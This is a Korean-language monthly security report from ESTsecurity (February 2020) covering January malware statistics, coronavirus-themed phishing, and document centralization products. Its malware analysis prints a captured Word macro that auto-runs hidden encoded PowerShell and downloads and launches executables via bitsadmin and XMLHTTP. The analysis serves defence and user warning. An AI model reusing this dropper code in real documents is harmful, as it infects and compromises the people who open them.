이스트시큐리티

보안 동향 보고서

No.125 2020.02

No.125 2020.02

이스트시큐리티 보안 동향 보고서

CONTENTS

01
악성코드 통계 및 분석

악성코드 동향

알약 악성코드 탐지 통계

랜섬웨어 차단 및 악성코드 유포지/경유지 URL 통계

1. 악성코드 동향

2020 년 1 월에도 APT 공격조직들의 스피어피싱 공격이 계속되고 있습니다. 1 월 초 공정거래위원회를 사칭한 비너스락커 조직의 공격을 시작으로, 1 월 중순에는 김수키(Kimsuky) 조직의 통일외교안보특보 발표문건을 사칭한 공격이 확인되었고 곧바로, 북한 중앙위원회 전원회의 관련 문서로 위장한 코니 APT 조직의 공격이 포착되기도 하였습니다.

이뿐만 아니라 1 월 말 들어 이력서 이메일을 위장하여 Nemty 랜섬웨어를 유포하는 비너스락커 조직의 또 다른 공격, 청와대 행사 견적서 사칭 APT 공격 시리즈가 발견되기도 하였습니다. 그뿐만이 아닙니다.

잠시 휴식기를 가졌다가 2019 년 12 월 초순 경부터 또다시 본격적으로 유포되기 시작한 이모텟(emotet) 악성코드 역시 1 월에도 맹위를 떨쳤습니다. 이모텟 악성코드의 경우 국내 기업 대상으로도 대량으로 유포되었으며, 특히 특정 통신사업자를 사칭하여 특정 작업 안내 내용으로 위장하거나 사용자의 데이터를 탈취했다고 거짓메시지를 발송하여 돈을 보내지 않으면 탈취한 데이터를 암시장에 공개하겠다는 거짓 협박 내용을 발송하기도 했습니다. 이모텟 악성코드는 트릭봇(Trickbot) 악성코드까지 연계되어 공격이 이뤄졌으며 우리나라뿐만 아니라 비슷한 시기 일본 내에서도 기승을 부렸습니다.

랜섬웨어도 꾸준히 발견되었습니다. 위에서 잠시 언급했던 비너스락커 조직의 Nemty 랜섬웨어 공격뿐만 아니라, 기존부터 꾸준히 유포되고 있던 Sodinokibi, Ryuk, BitPyLock 랜섬웨어들도 여전히 맹위를 떨쳤습니다. 또한 기존 Satan, Lucky 랜섬웨어를 운영했던 공격자들이 새롭게 개발한 5ss5c 랜섬웨어가 등장하기도 했습니다. 최근 랜섬웨어 추세를 살펴보면 공격의 효과를 높이기 위해, 랜섬웨어를 통한 데이터 암호화뿐만 아니라, 수집한 데이터에 대해 외부에 공개하겠다는 협박을 추가하는 추세입니다.

APT 공격조직의 스피어피싱 메일, 이모텟, Trickbot, 각종 랜섬웨어 등 대다수의 공격은 공격자가 보낸 이메일 첨부파일을 사용자가 열람하면서 시작됩니다. 일부 공격의 경우는, 이메일 첨부파일을 열지 않더라도 수신자의 이메일 설정에서 이미지를 자동 로딩하는 방식이 디폴트 설정이라는 점을 악용해 이미지 로딩 시 특정 정보를 수집하는 경우들도 존재합니다.

이처럼 출처를 알 수 없는 메일을 수신 시 되도록 메일은 열람하지 마시고 조직 내 보안팀/보안담당자 혹은 저희 이스트시큐리티 ESRC(시큐리티대응센터)로 신고해주시길 권장해 드립니다.

감사합니다.

2. 알약 악성코드 탐지 통계

감염 악성코드 TOP15

감염 악성코드 Top 15 는 사용자 PC 에서 탐지된 악성코드를 기반으로 산출한 통계다.

2020 년 1 월의 감염 악성코드 Top 15 리스트에서는 지난 2019 년 12 월에 1 위를 차지했었던 Misc.HackTool.AutoKMS 이 이번 달에도 동일하게 1 위를 차지했으며, 12 월에 각각 2 위와 3 위를 차지했던 Hosts.media.opencandy.com 과 Trojan.Agent.gen 이 이번 달, 서로 순위가 바뀐 3 위와 2 위를 차지했다. 2020 년 1 월의 특이사항으로는 LNK 를 악용하는 악성코드가 많이 유입이 되었다. 지난달까지 Top15 에 없었으나 이번달 급상승하여 Trojan.LNK.Gen 이 차트에서 6 위를 차지했으며, 9 위를 차지한 Exploit.CVE-2010-2568.Gen 도 LNK 이슈인 바로가기 아이콘 로드 취약점 관련 탐지인 것을 봤을 때 1 월에 LNK 관련 악성코드가 많이 유포되었음을 짐작할 수 있다.


순위	등락	악성코드 진단명	카테고리	합계(감염자 수)
1	-	Misc.HackTool.AutoKMS	Trojan	611,310
2	↑ 1	Trojan.Agent.gen	Trojan	523,602
3	↓ 1	Hosts.media.opencandy.com	Host	462,267
4	New	Heur.BZC.YAX.Linx.15.039BBB3F	Trojan	399,149
5	↓ 1	Trojan.ShadowBrokers.A	Trojan	366,164
6	New	Trojan.LNK.Gen	Trojan	335,607
7	-	Misc.HackTool.KMSActivator	Trojan	318,097
8	↓ 2	Gen:Variant.Razy.553929	Trojan	280,591
9	New	Exploit.CVE-2010-2568.Gen	Exploit	209,216
10	↓ 2	Trojan.HTML.Ramnit.A	Trojan	190,007
11	↓ 2	Misc.Keygen	Trojan	176,985
12	↓ 2	Misc.Riskware.TunMirror	Trojan	165,165
13	New	Trojan.Agent.Scar	Trojan	143,724
14	↓ 3	Worm.ACAD.Bursted	Worm	134,229
15	New	Win32.Neshta.A	Virus	132,969

*자체 수집, 신고된 사용자의 감염 통계를 합산하여 산출한 순위임

2020 년 01 월 01 일 ~ 2020 년 01 월 31 일


악성코드 유형별 비율

악성코드 유형별 비율에서 트로이목마(Trojan) 유형이 가장 많은 79%를 차지했으며 호스트파일(Host) 유형이 10%로 그 뒤를 이었다. 전반적으로 12 월에 비해 전체 감염건수는 1.2% 가량 소폭 증가했다.



카테고리별 악성코드 비율 전월 비교


1 월에는 12 월과 비교하여 트로이목마(Trojan) 악성코드 감염 카테고리 비율이 동일했으며, 호스트파일(Host) 유형 악성코드 비율이 소폭 감소했다.



3. 랜섬웨어 차단 및 악성코드 유포지/경유지 URL 통계


1 월 랜섬웨어 차단 통계

해당 통계는 통합백신 알약 공개용 버전의 '랜섬웨어 차단' 기능을 통해 수집한 월간통계로써, DB 에 의한 시그니쳐 탐지횟수는 통계에 포함되지 않는다. 1 월 1 일부터 1 월 31 일까지 총 66,175 건의 랜섬웨어 공격시도가 차단되었다. 12 월에 비해 랜섬웨어 공격건수는 약 1% 가량 증가하였다.



악성코드 유포지/경유지 URL 통계

해당 통계는 Threat Inside 에서 수집한 악성코드 유포지/경유지 URL 에 대한 월간 통계로, 1 월 한달간 총 192,628 건의 악성코드 경유지/유포지 URL 이 확인되었다. 이 수치는 12 월 한달 간 확인되었던 174,822 건의 악성코드 경유지/유포지 URL 수에 비해 10% 정도 증가한 수치다. 경유지 수치는 감소한 반면, 유포지 수치는 크게 증가하였다. 악성코드 경유지/유포지 URL 의 경우 항상 고정적인 URL 만 모니터링하는 것이 아닌, 계속적으로 모니터링 대상을 확대하고 있기 때문에 월별로 증가세와 감소세를 비교하는 부분은 참고로만 봐주기 바란다.



02

전문가 보안 기고

1. 지속적으로 발견되고 있는 '코로나 바이러스' 관심사를 악용하는 악성코드

2. 쏟아지는 데이터, 문서중앙화 솔루션이 필수인 이유!

1. 지속적으로 발견되고 있는 '코로나 바이러스' 관심사를 악용하는 악성코드

최근 신종 코로나 바이러스의 확진자가 지속적으로 발생하면서, 신종 코로나바이러스에 대한 대중의 관심과 우려도 높아지고 있습니다.

이런 상황에서 대중들의 호기심과 공포 심리를 이용하여 악성코드를 유포하려는 시도도 증가하고 있습니다.

최근 "corona virus" 키워드를 활용한 corona virus 명칭이 포함된 파일명의 악성코드가 윈도우/안드로이드 악성코드들이 대량으로 유포 중에 있어 사용자들의 각별한 주의가 필요합니다.


이들은 주로 이메일 첨부파일을 통해 악성코드를 유포 중이며, 공격자들이 유포한 악성코드들의 명칭에는 공통적으로 coronavirus 라는 키워드가 포함되어 있습니다. 다음은 최근 확인된 coronavirus 명칭을 사용한 악성코드 파일명들입니다.

- new infected CORONAVIRUS
- CoronaVirus Safety Measures
- Corona_Virus_Data_Leaked
- CoronaVirus
- 冠状病毒(=CoronaVirus)

최근 발견된 안드로이드 악성앱도 역시 coronavirus 키워드를 사용하고 있습니다. 이렇듯 해외에서는 코로나 바이러스 파일명을 활용한 각종 악성코드가 꾸준히 보고되고 있습니다.

최근 "corona_virus" 키워드로 유포되고 있는 많은 악성코드들 중 한 가지를 간단하게 분석해 보았습니다.

사용자가 이메일에 첨부된 악성 문서 파일을 실행하면, 아래와 같은 내용이 사용자에게 보여집니다.




[그림 1] 사용자에게 보여지는 악성 doc 파일 실행 화면

공격자는 조작된 문서를 통해 원격에서 임의의 코드를 실행할 수 있는 Microsoft Office 의 취약점(CVE-2017-0199)을 악용한 것으로 추정되며, 일단 파일을 열어본 경우 사용자 PC 가 C&C 서버로 연결되면서 사전에 세팅된 또 다른 악성 문서 파일을 다운로드 및 실행하게 됩니다.

[그림 2] 첫번째 악성문서를 열어본 이후 연결되는 C&C

실행된 또 다른 악성 문서 파일의 화면은 아래와 같으며, 빈 화면을 보여주고 공격자가 문서 내 심어둔 매크로를 실행하기 위해 사용자로 하여금 매크로 기능 활성화를 유도합니다.



[그림 3] 다운로드 후 실행된 또다른 악성 문서 파일 화면

문서 내 존재하는 매크로는 특정 경로를 통해 파일을 다운로드하고 실행하는 코드를 포함하고 있습니다.

```
Attribute VB_Name = "NewMacros"
Sub AutoOpen()
dblShell = Shell("cmd.exe", vbNormalFocus)
dblShell = Shell("powershell -ExecutionPolicy bypass -WindowStyle Hidden -noprofile -e
dwByAGkAdAB1AC0AbwB1AHQAcAB1AHQAIAAiAFAAdwBOAGUARAAhACIAOwAgAHMAdABhAHIAdAAtAHMAbAB1AGUAcAAgADUA",
'write-output "PwNeD!"; start-sleep 5
dblShell = Shell("cmd.exe /Q /C bitsadmin.exe /transfer myjob /download /priority high https://the
%APPDATA%\safe.exe", vbNormalFocus)
Call DownloadPictures
End Sub

Public Sub DownloadPictures()

    Dim myURL As String, sFilename As String
    myURL = "https://the.earth.li/~sgtatham/putty/latest/w32/putty.exe"
    sFilename = Environ("SystemDrive") & Environ("HomePath") & _
            Application.PathSeparator & "Desktop" & Application.PathSeparator & _
            "putty.exe"

    Dim LovePeace As Object, oStream As Object
    Set LovePeace = CreateObject("Microsoft.XMLHTTP")
```

[그림 4] 문서 내 악성 매크로 코드

02 전문가 기고

악성 매크로 코드에 남은 메시지(pwned)나 putty 만 실행만 할 수 있는 것으로 보아 테스트용으로 추정되며, 실제 유포 시에는 봇이나 랜섬웨어를 설치할 수 있을 것으로 추측됩니다.

아직까지는(2/12 현재) 국내에서 한글로 작성된 corona virus 악성메일 및 첨부파일은 발견되지 않은 상황입니다. 그러나 해외에서는 코로나 바이러스 이슈를 활용한 악성코드 유포가 지속적으로 확인되고 있으며, 악성코드 유포 외에도 코로나 바이러스 최신 뉴스 사칭 메시지, 코로나 바이러스 퇴치나 예방에 도움이 되는 것처럼 속이는 제품 홍보 스팸메일, 피싱 등도 꾸준히 발견되고 있는 상황입니다.

따라서, 사용자 여러분들은 출처가 불분명한 신종 코로나 바이러스 관련 이메일 수신 시 열람을 되도록 지양해주셔야 하며, 신종 코로나 바이러스 관련 정확한 정보가 필요하신 경우 다음 사이트를 활용하시는 것을 권장드립니다.

알약에서는 최근 발견되고 있는 코로나 바이러스 사칭 악성코드에 대해 Trojan.Dropper.W97M.Agen, Trojan.Downloader.DOC.Gen, Trojan.PSW.Predator, Trojan.Agent.122368C 등으로 대응중이며, ESRC 는 지속적으로 코로나 바이러스 사칭 피싱 캠페인 및 악성 이메일 유포에 대한 모니터링을 진행하고 있습니다.

2. 쏟아지는 데이터, 문서중앙화 솔루션이 필수인 이유!

지난 1 월, 우여곡절 끝에 데이터 3 법 개정안이 국회를 통과한 가운데, 블록체인, 인공지능(AI), 사물인터넷(IoT), 자율주행차, 핀테크 등으로 대표되는 4 차 산업혁명의 기초 토대인 데이터 기반 신산업이 활성화될 것으로 기대되고 있습니다.

여기서 잠깐! 데이터 3 법이란?
개인정보 보호법·정보통신망법·신용정보법 개정안을 일컫는 말로, 이 3 법 개정안은 개인정보보호에 관한 법이 소관 부처별로 나뉘어 있어 발생하는 중복 규제를 없애 4 차 산업혁명 도래에 맞춰 개인과 기업이 정보를 활용할 수 있는 폭을 넓히기 위해 마련되었습니다.

기존에는 국내 IT 기업들이 방대한 데이터를 수집해놓고도 전혀 활용하지 못했지만, 이 3 법 개정안이 통과된 이후로 이제는 데이터를 비식별화 후 얼마든지 이용 가능합니다.

하지만 이렇게 천문학적인 데이터가 초 단위로 쏟아지는 가운데, 이를 저장하고 정제하는 것 또한 큰 과제인데요. 즉, 이런 상황 속에서 데이터를 효율적으로 관리하고 안전하게 통제하는 것이 중요합니다.

그래서 오늘은 문서중앙화 솔루션에 대해 이야기하고자 합니다.

문서중앙화 솔루션은 무엇일까요?
문서중앙화란, 로컬에 존재하는 '문서' 파일들을 모두 '중앙' 서버로 이관하여, 서버에서 모든 문서에 대한 보안과 관리를 통합적으로 할 수 있게 하는 기술 단어이며, 이를 가능하게 하는 전문 기술을 갖춘 솔루션이 바로 문서중앙화 솔루션입니다.

사실 기업 내 대부분의 지식 자료에 해당하는 '문서'라는 단어를 사용했지만 '기업의 모든 파일을 중앙화'하는 기업 통합 문서보안 솔루션이라고 할 수 있습니다.

왜 문서중앙화 솔루션을 도입해야하는 걸까요?

기존 보안솔루션을 사용하는 조직에서는 문서 유실에 대한 관리가 미흡하고, 사용자 PC 에서 유출사고가 발생하는 일이 빈번합니다. 또한 비효율적인 반출 및 공유로 업무의 효율성이 떨어지기 마련입니다. 이는 사용자 PC 에 원본을 저장함으로써 개별 PC 에 업무 자료가 분산되어 있고 협업에 대한 고려가 미흡했기 때문인데요.

특히 협력사 및 외주 협업 비중이 높은 조직에서는 중요 문서의 외부 전송 시 보안 상 취약한 부분은 없는지 문서 유출 및 유실 위협요소에 대해 다시 한번 점검하고, 보다 확실한 문서보안 솔루션의 도입을 검토해야 할 때입니다.

문서중앙화 솔루션은 로컬 저장을 원천적으로 금지하고 중요 문서들을 중앙 서버로 강제 이관, 통합 관리하기 때문에, 기업의 기밀 자료와 중요 문서들을 가장 안전하게 보호하면서 높은 협업 및 관리 편의성까지 확보될 수 있어 추천하는 솔루션입니다.

문서중앙화 솔루션 도입검토 시, 필수적으로 확인해야 할 기술들은 무엇일까요?

1. 유저모드 필터링보다 안전한 커널모드 필터링 시스템


우선 문서중앙화 솔루션의 핵심은 사용자 PC 에 파일 저장을 금지하고, 그 파일을 중앙 서버로 이관시킴과 동시에 파일을 로컬에 저장할 수 없게 만들어야 합니다.

사용자 PC 에 파일 저장을 차단하는 기술은 유저모드 필터링(후킹) 방식과 커널모드 필터링 방식으로 나눌 수 있습니다.

	유저모드 필터링	커널모드 필터링
